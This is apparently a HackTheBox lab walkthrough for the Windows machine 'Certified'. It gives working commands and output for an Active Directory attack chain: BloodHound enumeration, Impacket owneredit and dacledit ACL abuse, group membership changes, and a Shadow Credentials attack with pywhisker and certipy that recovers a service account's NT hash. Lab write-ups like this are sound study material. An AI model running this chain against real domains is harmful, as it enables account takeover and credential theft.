Certified
Windows · Medium
30 Points
4.8 191 Reviews
User Rated Difficulty

This wil be a very brief walkthrough of the Hackthebox machine "Certified".


The machine is from the perspective of an assumed breach, the following credentials were provided:
User: judith.mader
Pass: judith09

As is customary we will start off with an NMAP scan which gives us some useful info such as domain name, LDAP, Kerberos and, the fact we are dealing with a DC etc.

```
PORT    STATE SERVICE     VERSION
53/tcp  open  domain      Simple DNS Plus
88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-31 04:22:20Z)
135/tcp open  msrpc       Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp open  ldap        Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-01-31T04:23:44+00:00; +7h00m00s from scanner time.
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-31T04:23:44+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3268/tcp open  ldap       Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-31T04:23:44+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3269/tcp open  ssl/ldap   Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-01-31T04:23:44+00:00; +7h00m00s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
5985/tcp open  http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2025-01-31T04:23:03
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.87 seconds
```

We will ned to add DC01.certified.htb and certified.htb to our /etc/hosts file.




```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified]
└─$ echo "10.10.11.41   certified.htb \n10.10.11.41   DC01.certified.htb" >> /etc/hosts
```

Since we have some creds we can use Bloodhound.py and Bloodhound to see what interesting paths we might have from our current user. We will use Bloodhound.py to gather that info.




```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified/BloodHound.py]
└─$ ./bloodhound.py -d certified.htb -c All --zip -dc certified.htb -u judith.mader -p judith09 -ns 10.10.11.41
```

Looking at the Blodhound GUI we see some intersting permissions. Our Owned user Judith has WriteOwner over the user management_svc, who in turn has GenericWrite over the management group, and furthermore, management_svc has GenericAll over user ca_operator.



EXECUTION RIGHTS	
First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0
OUTBOUND OBJECT CONTROL	
First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	10
INBOUND CONTROL RIGHTS	
Explicit Object Controllers	6
Unrolled Object Controllers	3
Transitive Object Controllers	▶

Bloodhound has a very useful feature that lists possible techniques to abuse permissions based on the OS used by the attacker.



To change the ownership of the object, you may use Impacket's owneredit example script (cf. "grant ownership" reference for the exact link).

```
owneredit.py -action write -owner 'attacker' -target 'victim' 'DOMAI
N'/'USER':'PASSWORD'
```

Modifying the rights

To abuse ownership of a group object, you may grant yourself the AddMember privilege.


Impacket's dacledit can be used for that purpose (cf. "grant rights" reference for the link).

```
dacledit.py -action 'write' -rights 'WriteMembers' -principal 'contro
lledUser' -target-dn 'groupDistinguidedName' 'domain'/'controlledUse
r':'password'
```

Adding to the group


Using what we learned from Bloodhound we can begin our expoloitation.

We will grant judith ownership of the management group




```
┌──(N053LF㉿kali)-[~]
└─$ python /home/.local/bin/owneredit.py -action write -new-owner judith.mader -target management certified.htb/judith.mader:judith09
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-1103
[*] - sAMAccountName: judith.mader
[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

To abuse the ownership of the management group object, we will give Judith AddMember privileges.




```
┌──(N053LF㉿kali)-[~]
└─$ python /home/.local/bin/dacledit.py -action write -rights WriteMembers -principal judith.mader -target management certified.htb/judith.mader:judith09
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250131-080754.bak
[*] DACL modified successfully!
```


We can now add members to the group, using samba's net tool to add Judith to the target group, then verify that Judith has been added sucessfully.


```
┌──(N053LF㉿kali)-[/home/N053LF]
└─PS> net rpc group addmem management judith.mader -U certified.htb/judith.mader -S certified.htb
Password for [CERTIFIED.HTB\judith.mader]:

┌──(N053LF㉿kali)-[/home/N053LF]
└─PS> net rpc group members management -U certified.htb/judith.mader -S certified.htb
Password for [CERTIFIED.HTB\judith.mader]:
CERTIFIED\judith.mader
CERTIFIED\management_svc
```


We can now perform a Shadow Credentials attack using pyWhisker.


```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified/pywhisker]
└─$ python pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: ad301620-e945-f0eb-6102-efd786b21053
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: TimrLQ5k.pfx
[*] Must be used with password: TaZkfVb3kAayi18zWBAa
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

We can now use certipy to obtain the NT hash of user management_svc.


```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified]
└─$ faketime '2025-01-30 19:42:22'certipy shadow auto -username  judith.mader@certified.htb -p judith09 -account management_svc
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '849d4d46-6225-1e4d-dd6f-993db90f4701'
[*] Adding Key Credential with device ID '849d4d46-6225-1e4d-dd6f-993db90f4701' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '849d4d46-6225-1e4d-dd6f-993db90f4701' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Using principal: management_svc@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
```

